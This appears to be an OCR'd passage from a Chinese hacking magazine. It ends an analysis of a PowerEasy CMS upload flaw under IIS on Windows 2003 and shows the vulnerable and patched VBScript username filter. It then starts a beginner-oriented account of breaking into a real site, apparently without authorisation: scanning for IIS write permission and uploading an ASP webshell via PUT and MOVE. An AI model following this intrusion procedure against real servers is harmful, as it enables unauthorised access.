


图7

最后再来看一下该漏洞的修补。对于这个漏洞，官方给出的临时解决方法是删除Space文件夹（临时），删除User/User_Space.asp文件。如果觉得这样做不好的话还可以在注册用户的地方进行修补。注册用户的文件是Reg目录下的User_RegPost.asp文件，文件中的475行-490行代码如下：

```
Function CheckUserBadChar(strChar)
    Dim strBadChar, arrBadChar, i
  strBadChar = "',%,^,&,?,(,),<,>,[,],{,},/,\,;,:," & Chr(34) & ",*,|,"""//过滤用户名
    arrBadChar = Split(strBadChar, ",")
    If strChar = "" Then
        CheckUserBadChar = False
    Else
        For i = 0 To UBound(arrBadChar)
            If InStr(strChar, arrBadChar(i)) > 0 Then
                CheckUserBadChar = False
                Exit Function
            End If
        Next
    End If
    CheckUserBadChar = True
End Function
```

从上面的过滤代码中可以看到文件没有过滤到“.”和“.asp”，而导致了恶意用户的注册成功，修补漏洞的方法就是在过滤的地方加入对“.ASP”和“.”的过滤，用于修补的代码如下：

```
Function CheckUserBadChar(strChar)
    Dim strBadChar, arrBadChar, i
  strBadChar = ".,.ASP,',%,^,&,?,(,),<,>,[,],{,},/,\,;,:," & Chr(34) & ",*,|,"""
    arrBadChar = Split(strBadChar, ",")
    If strChar = "" Then
        CheckUserBadChar = False
    Else
        For i = 0 To UBound(arrBadChar)
            If InStr(strChar, arrBadChar(i)) > 0 Then
                CheckUserBadChar = False
                Exit Function
            End If
        Next
    End If
    CheckUserBadChar = True
End Function
```

至此，动易漏洞就分析完毕了，而详细的利用方法也已经介绍完了，目前许多的网站使用的都是Win2003操作系统，所以这个漏洞的影响是比较大的。希望大家在测试的时候不要搞破坏，使用动易系统的朋友，记得快去打上补丁喔！

**小编点评：**

其实这篇文章和科汛0day那篇文章利用的都是Windows2003在解析.asp时的一个缺陷而造成的上传漏洞。只不过，科汛那篇文章使用的是一个专用的上传工具，而动易这篇文章则是使用的一个上传代码。相信通过这两篇文章，大家对于Windows2003的这个缺陷有了一定的了解了，相信在以后仍然会有其它类似的漏洞利用被公布的。

（本文所涉及到的工具挖掘鸡已收录在光盘中）

# 从IIS写权限到颠峰权限

清原长风

文章难易度：★★★
文章闪光点：一次简单而又完整的利用IIS写权限上传获得webshell，然后破解对方的pcanywhere密码进行远程控制的入侵过程，很适合菜鸟学习

在网上闲逛，发现了一个这么一个网站http://61.***.***.10/，因为最近一直在研究IIS写权限的利用，所以就使用IISPutScan小范围的扫描了一下这个网段，注意界面上的两个选项最好都选上。运气不错，终于冒出了个红色的感叹号（红色感叹号表示具有写权限并且上传文本文件成功，而睡觉的小狗狗表示不具有写权限，黄色感叹号表示有写权限但上传写文本文件失败），如图1。

于是拿出老兵的IIS写权限利用工具，填写好各项，如图2。我选择了一个LST提供给X的asp木马（默认密码是123456，我改为了clzzy），然后选择PUT模式上传，一会儿就提示上传成功了，如图3。再将模式改为MOVE，再一次显示成功，如图4。





图 1





图 2





图 3





图 4

